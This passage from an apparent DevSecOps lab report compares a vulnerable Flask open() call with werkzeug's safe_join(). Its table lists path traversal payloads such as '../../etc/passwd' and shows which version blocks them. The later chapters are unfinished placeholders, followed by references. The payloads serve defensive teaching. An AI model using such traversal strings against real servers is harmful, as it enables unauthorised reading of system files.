


Figure 4.12: Side-by-side comparison of vulnerable and secure implementations

Note on `safe_join()` behavior:

`werkzeug.safe_join()` blocks both relative traversal (`../`) and absolute paths (`/etc/passwd`). The following table summarizes its behavior:

Payload	Vulnerable (<code>open()</code>)	Secure (<code>safe_join()</code>)
<code>../../etc/passwd</code>	Works	Blocked
<code>/etc/passwd</code>	Works	Blocked
<code>../app_vulnerable.py</code>	Works	Blocked
<code>report.txt</code> (whitelisted)	Works	Allowed

Table 4.2: `safe_join()` behavior against different payloads

5. Part 2 — Test & Automate

Note: This chapter will be completed after finishing Part 2 of the lab. Sections covered: SAST with Bandit, SCA with Safety, Security Unit Testing with pytest, and CI/CD Pipeline with GitHub Actions.

5.1 SAST — Static Application Security Testing

5.2 SCA — Software Composition Analysis

5.3 Security Unit Testing

5.4 CI/CD Pipeline with Security Gates

6. Part 3 — Harden & Monitor

Note: This chapter will be completed after finishing Part 3 of the lab. Sections covered: Docker hardening, WAF, security headers, and incident response.

6.1 Docker Security Hardening

6.2 Runtime Security Monitoring

6.3 Security Headers

6.4 Incident Response Exercise

7. Conclusion

Note: Conclusion to be written after completing all three parts of the lab.

References

1. OWASP Top Ten. *OWASP Foundation*. <https://owasp.org/www-project-top-ten/>
2. STRIDE Threat Modeling. *Microsoft Security*. <https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats>
3. Bandit Documentation. *PyCQA*. <https://bandit.readthedocs.io/>
4. Safety Documentation. <https://pyup.io/safety/>
5. CIS Docker Benchmark v1.6. *Center for Internet Security*.
6. Werkzeug Documentation — safe_join. <https://werkzeug.palletsprojects.com/>
7. Flask Security Documentation. <https://flask.palletsprojects.com/en/latest/security/>
8. Lab Repository. <https://github.com/said-dev-ops/dev-sec-ops-lab-1>